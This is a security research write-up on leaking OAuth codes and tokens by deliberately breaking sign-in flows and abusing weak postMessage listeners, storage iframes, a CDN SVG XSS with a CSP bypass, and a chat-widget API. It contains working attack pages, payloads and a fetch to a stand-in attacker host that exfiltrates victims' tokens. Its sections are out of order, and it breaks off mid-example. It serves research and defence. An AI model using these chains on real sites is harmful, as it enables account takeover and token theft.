
Rosén calls this the most fun: send the victim somewhere, then pick up the sensitive data from a different location.
Example 1: a storage iframe with no origin check
An external tracking service added a storage iframe:
<iframe
  id="tracking"
  name="tracking"
  src="https://cdn.customer1234.analytics.example.com/storage.html">
</iframe>
The main window talked to it over postMessage to save tracking data in the localStorage of the iframe's origin:
tracking.postMessage('{"type": "put", "key": "key-to-save", "value": "saved-data"}', '*');
and could read it back:
tracking.postMessage('{"type": "get", "key": "key-to-save"}', '*');

On initialisation the iframe saved the user's last location under last-url:
tracking.postMessage('{"type": "put", "key": "last-url", "value": "https://example.com/?code=test#access_token=test"}', '*');
If you could talk to that origin and get it to send you the content, you could fetch location.href from storage. The listener had a block-list and an allow-list, apparently configurable by the customer:
var blockList = [];
var allowList = [];
var syncListeners = [];

window.addEventListener('message', function(e) {
  // If there's a blockList, check if origin is there and if so, deny
  if (blockList && blockList.indexOf(e.origin) !== -1) {
    return;
  }
  // If there's an allowList, check if origin is there, else deny
  if (allowList && allowList.indexOf(e.origin) == -1) {
    return;
  }
  // Only parent can talk to it
  if (e.source !== window.parent) {
    return;
  }
  handleMessage(e);
});

function handleMessage(e) {
  if (data.type === 'sync') {
    syncListeners.push({source: e.source, origin: e.origin})
  } else {
  ...
}

window.addEventListener('storage', function(e) {
  for(var i = 0; i < syncListeners.length; i++) {
    syncListeners[i].source.postMessage(JSON.stringify({type: 'sync', key: e.key, value: e.newValue}), syncListeners[i].origin);
  }
}
A valid origin on the allow-list could also request a sync, receiving every subsequent change to the localStorage. On the website where this storage sat on the non-happy path, no allow-list origins were defined, so any origin could talk to the listener as long as it was the parent. The method mirrors Gadget 2:
-
The malicious page embeds the storage iframe and triggers a script on load:
HTML <div id="leak"><iframe id="i" name="i" src="https://cdn.customer12345.analytics.example.com/storage.html" onload="run()"></iframe></div> -
Being the parent, and with no allow-list, it asks for sync updates and listens for them:
HTML <script> function run() { i.postMessage({type:'sync'}, '*') } if (e.data && e.data.type === 'sync') { } }); </script> -
The page also carries the victim link:
HTML <a href="https://accounts.google.com/o/oauth2/auth/oauthchooseaccount?..." target="_blank">Click here to hijack token</a>'; -
The victim clicks, goes through the dance, lands on the non-happy path where the tracking script and storage iframe load. The iframe's
last-urlis updated, thestorageevent fires in the attacker's iframe because the localStorage changed, and the attacker's page receives a postMessage with the victim's current URL.

Example 2: customer mix-up in a CDN, a DIY storage SVG without origin check
The analytics service had its own bug bounty, so he also looked for a way to leak URLs on sites that had configured proper origins. Searching for the CDN domain without the customer part turned up customer-uploaded images:
https://cdn.analytics.example.com/img/customer42326/event-image.png
https://cdn.analytics.example.com/img/customer21131/test.png
and SVG files served inline as Content-type: image/svg+xml:
https://cdn.analytics.example.com/img/customer54353/icon-register.svg
He registered a trial account and uploaded his own asset, which appeared on the CDN:
https://cdn.analytics.example.com/img/customer94342/tiger.svg
The interesting part: using the customer-specific subdomain, the image was still served. This URL worked:
https://cdn.customer12345.analytics.example.com/img/customer94342/tiger.svg

So customer #94342 could render SVG files inside customer #12345's storage. He uploaded an SVG with a simple XSS payload at https://cdn.customer12345.analytics.example.com/img/customer94342/test.svg:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg id="svg2" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" viewbox="0 0 500 500" width="100%" height="100%" version="1.1">
<script xlink:href="data:,alert(document.domain)"></script>
</svg>

Not great: the CDN added Content-Security-Policy: default-src 'self' to everything under img/, and the server header mentioned S3, disclosing the bucket.

Then the S3 quirk: directories are prefixes, and S3 does not care whether / is URL-encoded. Changing img/ to img%2f still resolved the image, but the CSP header was removed and the XSS fired.

He could then upload an SVG that recreated the storage handler and postMessage listener with an empty allowList, enabling the same attack even on sites that had configured their allowed origins properly:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg id="svg2" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" viewbox="0 0 5 5" width="100%" height="100%" version="1.1">
<script xlink:href="data:application/javascript;base64,[redacted]=="></script>
</svg>
The same method as example 1, but iframing the SVG with the encoded slash instead of storage.html:
<div id="leak"><iframe
id="i" name="i"
src="https://cdn.customer12345.analytics.example.com/img%2fcustomer94342/listener.svg"
onload="run()"></iframe></div>
Since no website could patch this itself, he reported it to the analytics provider instead.

His framing: looking at third-party misconfigurations mainly confirmed that there are multiple ways to leak tokens, and since the third party had a bounty, it was a different receiver for the same class of bug, with impact for all of the analytics service's customers. In this case the customer could configure the tool properly to avoid leaking data, but the sensitive data still reached the third party, so bypassing that configuration was worth testing.
Example 3: chat-widget API
A chat widget was present on every page, including error pages. It had multiple postMessage listeners: one without a proper origin check that only started the chat popup, and one with a strict origin check that received an initialisation call and the current user's chat-api-token.
<iframe src="https://chat-widget.example.com/chat"></iframe>
<script>
window.addEventListener('message', function(e) {
  if (e.data.type === 'launch-chat') {
    openChat();
  }
});

function openChat() {
  ...
}

var chatApiToken;
window.addEventListener('message', function(e) {
  if (e.origin === 'https://chat-widget.example.com') {
    if (e.data.type === 'chat-widget') {
      if (e.data.key === 'api-token') {
        chatApiToken = e.data.value;
      }
      if(e.data.key === 'init') {
        chatIsLoaded();
      }
    }
  }
});

function chatIsLoaded() {
  ...
}
</script>
When the chat iframe loaded:
- If a chat-api-token existed in its localStorage, it sent the token to its parent by postMessage. If none existed, it sent nothing.
- Once loaded, it sent
{"type": "chat-widget", "key": "init"}to its parent.
When the chat icon was clicked in the main window:
-
If no token had been sent, the widget created one, stored it in its own origin's localStorage and posted it to the parent.
-
The parent made an API call to the chat service. The endpoint was CORS-restricted to the configured website, so a valid
Originheader plus the chat-api-token was required. -
The call included
location.href, registering it as the visitor's current page, and the response contained tokens to open a websocket for the chat session:JSON { "api_data": { "current_page": "https://example.com/#access_token=test", "socket_key": "xxxyyyzzz", ... } }
The realisation: the token is always announced to the parent of the chat iframe, and with the token he could make a server-side request adding his own Origin header, since CORS only matters to a browser. The chain:
-
The malicious page embeds the chat iframe, listens for the api-token, and reloads the iframe after 2 seconds if no token arrived, to cover victims who never opened the chat. The token is needed first so the server-side polling can start.
HTML <div id="leak"><iframe id="i" name="i" src="https://chat-widget.example.com/chat" onload="reloadToCheck()"></iframe></div> <script> var gotToken = false; function reloadToCheck() { if (gotToken) return; setTimeout(function() { document.getElementById('i').src = 'https://chat-widget.example.com/chat?' + Math.random(); }, 2000); } window.onmessage = function(e) { if (e.data.key === 'api-token') { gotToken = true; lookInApi(e.data.value); } } launchChatWindowByPostMessage(); </script> -
A link opens the sign-in flow that ends on the page with the token in the URL:
HTML <a href="#" onclick="b=window.open('https://accounts.google.com/o/oauth2/auth/oauthchooseaccount?...');">Click here to hijack token</a> -
launchChatWindowByPostMessage()keeps telling the opened window to launch the chat:JavaScript function launchChatWindowByPostMessage() { var launch = setInterval(function() { if(b) { b.postMessage({type: 'launch-chat'}, '*'); } }, 500); } -
When the victim lands on the error page, the chat launches and a token is created. The reloaded iframe on the attacker's page receives the api-token, and polling of the API begins:
JavaScript function lookInApi(token) { var look = setInterval(function() { fetch('https://fetch-server-side.attacker.test/?token=' + token).then(e => e.json()).then(e => { if (e && e.api_data && e.api_data.current_url && e.api_data.current_url.indexOf('access_token') !== -1) { var payload = e.api_data.current_url document.getElementById('leak').innerHTML = 'Attacker now has the token: ' + payload; clearInterval(look); } }); }, 2000); } -
The server-side endpoint makes the API call with the forged Origin header:
JavaScript addEventListener('fetch', event => { event.respondWith(handleRequest(event.request)) }) async function getDataFromChatApi(token) { return await fetch('https://chat-widget.example.com/api', {headers:{Origin: 'https://example.com', 'Chat-Api-Token': token}}); } function handleRequest(request) { const token = request.url.match('token=([^&#]+)')[1] || null; return token ? getDataFromChatApi(token) : null; } -
The victim clicks, completes the dance, lands on the error page with the token in the URL, the chat pops up, registers the current URL, and the attacker has the access token.
Step 11: an idea not found in the wild, a postMessage proxy to the opener

web_message response types cannot validate any path of the origin, so any URL on a valid domain can receive the token. If any page on that domain forwards whatever it receives to its opener, a double window.open chain works.
Attacker page 1:
<a href="#" onclick="a=window.open('attacker2.html'); return false;">Accept cookies</a>
Attacker page 2:
<a href="#" onclick="b=window.open('https://accounts.google.com/oauth/...?', '', 'x'); location.href = 'https://example.com/postmessage-proxy'; return false;">Login to google</a>
And https://example.com/postmessage-proxy would contain something like:
// Proxy all my messages to my opener:
window.onmessage=function(e) { opener.postMessage(e.data, '*'); }
The provider delivers the token to the valid origin, which forwards it to the opener, the attacker's page. It needs two clicks: one to create the opener relationship between attacker and website, one to launch the OAuth flow with the legitimate site as the opener of the popup.


Root cause
The design mistake is that the page which renders the OAuth authorization response, including error pages, is allowed to load third-party resources. The security BCP says that page and the authorization endpoint SHOULD NOT include third-party resources or links to external sites, and Rosén calls this 100% accurate, explicitly including error pages. When a broken dance leaves the credential in the URL and that page carries a listener or script that can be induced to reveal location.href, the credential leaves the origin.
The break itself comes from providers being permissive: case-shifted or appended redirect-uri paths, appended parameters, and leftover redirect-uris, plus the ability to switch response types and modes. Because each provider allows so many combinations, it is hard for a website to cover them all. Existing defences did not stop it: referer leaks are largely gone because browsers strip everything but the domain, and CSP and Trusted Types raise the bar for XSS, but none of that matters when the leak is a legitimate postMessage listener or a third-party script doing what it was configured to do. In some findings the weak listeners were not third-party at all but built by the company owning the website.
Impact
Under the right conditions, an attacker can obtain a victim's authorization code or token and sign in as them, a single-click account takeover in the chains shown. The conditions are strict: the dance must be breakable into a non-happy path that keeps the credential in the URL, and the landing page must carry a usable leak gadget. For code flows, the attacker must also be able to complete the exchange, which the case-shifting and path-appending quirks do not allow because the final redirect-uri is validated; for token and id_token there is no such final check. The CDN case was reported to the analytics provider, with impact for all of its customers; the chat-widget case affected a site using that widget on its error pages. The opener-proxy idea is one he was not able to find in the wild.
Fix
Rosén's recommendations, as stated:
- Know which pages are involved in the OAuth-dance, including exception and error pages that can be triggered by wrong or missing parameters.
- Make sure those pages use no third-party scripts. Even if none are vulnerable today, a new tag added through Google Tag Manager or a change in a third-party script could create future leakage.
- As an OAuth client, enable only the response types and modes you actually support, where the provider allows it. Some providers, like GitHub, support only one response type.
On PKCE: it does not solve this. The attacker prepares the link, so the provider issues the code bound to the attacker's code_challenge, and the flow is intentionally broken afterwards, for example with the invalid-state method. When the code leaks, the attacker uses their own code_verifier.
He reported the redirect-uri quirks to the affected providers and sent a draft of the post to the IETF working group on the OAuth 2.0 Security Best Current Practice draft. The CDN issue went to the analytics provider, since no website could patch it themselves.
Variants to test
- Response-type switching. Take a site's saved sign-in URL and add a second response type (for example
response_type=code,id_tokenon Google, orresponse_type=code+id_token&response_mode=fragmenton Apple). A positive result is the code arriving in the fragment instead of the query, with the site failing to consume it and leaving it in the URL. - Invalid state. Start a flow, keep your
state, and send the victim a link using it. A positive result is an error page that still hascodein the URL. - Redirect-uri case shifting. Change the case of the registered path (
/CaLlBaCk). A positive result is a redirect to the shifted path with the token in the fragment, landing on an error or sign-in page that keeps it. - Redirect-uri path appending. Append characters to the registered path (
/callbackxxx). A positive result is a redirect carrying#id_tokento the appended path. - Redirect-uri parameter appending. Add encoded parameters to the redirect-uri (
%3fcode=xxx%26,%23id_token=xxx%26). A positive result is a duplicate parameter in the final URL that breaks the site's parsing. - Leftover redirect-uris. Try the bare domain, with and without
www, with and without a trailing slash. A positive result is acceptance of a redirect-uri other than the registered one, most useful on sites usingid_tokenortoken. - Listener sweep. On the non-happy-path page, use a postMessage tracker to list listeners in every frame, then send candidate message types from another origin. A positive result is a reply containing
location.href. - Sandbox and third-party XSS. Look for iframes on the landing page whose domain allows arbitrary script, and for
window.nameset fromwindow.location. A positive result is script execution in that origin with a parent/opener relationship to the victim window. - Storage iframes. Check whether a tracking or storage iframe accepts messages from any parent when no allow-list is configured, and whether
syncreturns stored values. A positive result is asyncmessage containing the victim's URL. - CDN cross-customer serving. On a multi-tenant CDN, request your own asset through another customer's subdomain, then try URL-encoded slashes (
img%2f) to see whether CSP is dropped. A positive result is your SVG executing in the other customer's origin. - Chat and widget APIs. Check whether a widget announces its API token to any parent, and whether its API trusts the
Originheader alone. A positive result is a server-side call with a forgedOriginreturning the victim'scurrent_page. - Opener proxies. Look for any page on a
web_message-capable domain that forwards received messages toopener. A positive result is the token arriving at an attacker-controlled opener after two clicks.
What happened, in plain words
Almost every website you use lets you sign in with someone else's account: "Sign in with Google", "Sign in with Apple", "Sign in with Facebook". You click that button, you are briefly sent to Google (or Apple, or Facebook), you confirm who you are, and you come back to the website already logged in. This round trip is what Frans Rosén, a security advisor at Detectify, calls an "OAuth-dance".
During that round trip, the big platform hands the website a small piece of proof that you are you. It might be a short-lived code, or a token, or a signed identity statement. The website is supposed to take that proof, use it, and then wipe it out of the address bar. The question Rosén asked himself, ten years after he started learning security, was simple: what if the website fails to wipe it out? What if the proof stays sitting in the address bar of some page you land on? And what if that page also loads some innocent-looking third-party script that can be tricked into reading the address bar out loud?
If both of those things are true at the same time, an attacker can read the proof and log in as you. No password needed, no malicious code injected into the website itself. Just one click on a link.
He called the project "Project Dirty OAuth-Dancing", after the Dirty Dancing song, and spent a very long time on it. The write-up is honest about that: most of the effort went into dead ends and misreadings of the specification. The result is a catalogue of ways to break the dance, and a catalogue of ways to make a page reveal its own address.
The two images above show the familiar "sign in with" buttons that start these flows.
The pieces you need to know first
Before the tricks make sense, a few everyday ideas need to be clear.
What a token or a code is. Think of a coat-check ticket. You hand over your coat, you get a small ticket, and later the ticket gets your coat back. In OAuth, the "ticket" is a string of random-looking characters. A code is a one-time ticket: the website swaps it, behind the scenes, for a longer-lived pass. An access_token is the pass itself: it can be used more than once, and it lets the holder act as you. An id_token is a signed statement of identity, like a passport page with a stamp that only the issuing country can produce.
What a URL fragment is. A web address can have a ? part and a # part. Everything after ? is the query string, and it is sent to the server. Everything after # is the fragment, and it is never sent to the server; only the browser sees it. That difference matters a lot here, because a token placed after # will not appear in server logs.
What postMessage is. Browsers let two windows or frames from different websites talk to each other with a function called postMessage. It is like passing a note through a slot in a door. The receiving side is supposed to check who sent the note before acting on it. That check is called the origin check, and it is very often missing or too loose.
What location.href is. It is simply the full address of the page you are looking at, including the ? and # parts. If a page can be tricked into telling you its own location.href, and that page happens to have a token in its address, you have the token.
What an API is. An API is a way for one program to ask another program for something, usually over the web, without a human clicking anything. Think of a restaurant: the menu is the API, the kitchen is the server, and your order is the request. Some APIs only answer requests that come from an approved website, and they check this by looking at a header called Origin, which the browser fills in automatically. A server-side program can write any Origin it likes, because the check only exists inside browsers.
What XSS is. Cross-site scripting means getting your own JavaScript to run inside someone else's website. It is the classic web bug, and browsers have spent years making it harder.
What CSP is. Content Security Policy is a header a server sends to tell the browser which kinds of content are allowed on the page. It is a bouncer at the door: if the policy says only the site's own files may run, an injected script gets turned away.
What localStorage is. It is a small storage box that a website keeps inside your browser, tied to that website's address. Pages from the same address can read and write it; pages from other addresses cannot.
What an iframe is. An iframe is a window inside a window: one web page embedded inside another. The outer page is called the parent, the inner one the child.
What window.name is. Every browser window has a name, a plain text label. A parent page can set the name of an iframe it creates, and the page inside the iframe can read its own name. This is an old trick for passing data between websites.
What a redirect-uri is. When a website sends you to Google to sign in, it tells Google where to send you back afterwards. That return address is the redirect_uri. Google is supposed to only send you to addresses the website registered in advance, and to compare them exactly.
The starting theory
Rosén had been hunting postMessage bugs for years. He built himself a browser extension, postMessage-tracker, that listens to messages and lists every postMessage listener in every window of a tab. It also tells him when iframes on a page have listeners.
His theory was narrow and testable: somewhere out there are postMessage listeners with weak or missing origin checks that will happily tell you the page's location.href. On an ordinary home page that is boring. But if he could make an OAuth code or token land on a page carrying such a listener, he could send a message from another tab, get the address back, and take the token. No XSS required.
To test it, he did the following:
- Went through all sign-in flows on popular websites that run bug bounties.
- Saved the sign-in URL for each, with its client-id, response type and mode, and redirect-uri.
- Noted any interesting postMessage listeners or third-party scripts loaded on the site.
- Called the whole effort "Project Dirty OAuth-Dancing" around the office.
- Put Bill Medley and Jennifer Warnes on repeat and got started.
He also registered a trial account on one analytics provider to test its CDN, and used a small server-side fetch endpoint for one of the chains.
It took a lot of time
He is upfront that this was a grind. Things that look obvious in a write-up were, at the time, hours of testing followed by the realisation that he had misread the OAuth specification, or had forgotten that some other safeguard prevents any real impact. At one point he fell asleep reading a home page's source code and the laptop fell onto his face.
He kept himself going by sending chat messages to @avlidienbrunn:
, here we go, COME ON NOW, FRALLAN , you haven't lived , until you've stepped through the whole render-flow of React
Breaking the dance on purpose
Before anything can leak, the dance has to fail in a specific way. Rosén defines it precisely: the provider issues a valid code or token, but the website that should receive and handle it does not, so the credential stays in the address bar. He calls this a "non-happy path".
In a normal dance, the website consumes the credential and removes it from the URL. Making sure it is not consumed is step one, because the attacker wants to steal it and use it. The ideal landing spot is an error page, or something similar, that still loads third-party JavaScript.
The building blocks: response types
There are three response types that matter:
codeplusstate. The code is swapped server-side for a token. Thestateparameter is a random value the website makes up at the start of the flow and checks at the end, to confirm the same user who started the flow is the one finishing it. Validating it is the website's job.id_token, a JSON Web Token signed with a public certificate from the provider, asserting who you are.token, an access token for the provider's API.
The building blocks: response modes
There are four response modes that matter:
- Query: the credential comes back in the
?part, likehttps://example.com/callback?code=xxx&state=xxx. Used forcode+state. The code is single-use and needs the client secret to become a token. Not recommended for tokens, since tokens are reusable and should not end up in server logs.response_mode=queryis used by Apple;response_type=codeby Google and Facebook. - Fragment: the credential comes back after the
#, likehttps://example.com/callback#access_token=xxx. The fragment never reaches server logs and is only reachable by JavaScript in the browser.response_mode=fragmentis used by Apple and Microsoft; aresponse_typecontainingid_tokenortokenis used by Google, Facebook, Atlassian and others. - Web-message: the credential is delivered by postMessage to a fixed origin, like
postMessage('{"access_token":"xxx"}','https://example.com'). Often usable for all response types.response_mode=web_messageis used by Apple;redirect_uri=storagerelay://...by Google;redirect_uri=https://staticxx.facebook.com/.../connect/xd_arbiter/...by Facebook. - Form-post: a regular POST request back to a valid
redirect_uri, usable for codes and tokens.response_mode=form_postis used by Apple;ux_mode=redirect&login_uri=https://example.com/callbackby Google Sign-In.
Some providers wrap the whole dance in an SDK, such as Google's GSI. It behaves like a normal flow for an id_token, delivered by form-POST or postMessage.
Step 1: break state on purpose
The specification recommends state with response_type=code so that the person who started the flow is the one who finishes it. If the state value is invalid, the website will not consume the code, because checking state is its job. So an attacker can send a victim a login link carrying the attacker's own valid state. The dance fails for the victim, the code is never exchanged, and it stays usable by anyone who can read it.
- Attacker starts a sign-in flow on the website using "Sign in with X".
- Attacker takes the
statevalue and builds a link for the victim that signs in with the provider using the attacker'sstate. - Victim signs in through the link and is redirected back to the website.
- The website checks the
statefor the victim, finds it invalid, and stops. The victim sees an error page. - Attacker finds a way to leak the
codefrom that error page. - Attacker signs in with their own
stateand the leakedcode.
Step 2: switch the response type or mode
Changing the response type or mode changes how the credential comes back, which usually produces unexpected behaviour. Rosén notes he has not seen any provider that lets the website restrict which response types or modes it will accept, so depending on the provider there are often at least two options to switch to.
You can also ask for several response types at once. The multiple-response-type specification says that if any requested value requires the response to be encoded in the fragment, the whole response must go in the fragment, for success and error alike. The practical consequence: ask for code and you get it in the query string; ask for code together with id_token and the code moves into the fragment.
For Google, this request:
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?
client_id=client-id.apps.googleusercontent.com&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback&
scope=openid%20email%20profile&
response_type=code&
access_type=offline&
state=yyy&
prompt=consent&flowName=GeneralOAuthFlow
redirects to https://example.com/callback?code=xxx&state=yyy. But this one:
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?
client_id=client-id.apps.googleusercontent.com&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback&
scope=openid%20email%20profile&
response_type=code,id_token&
access_type=offline&
state=yyy&
prompt=consent&flowName=GeneralOAuthFlow
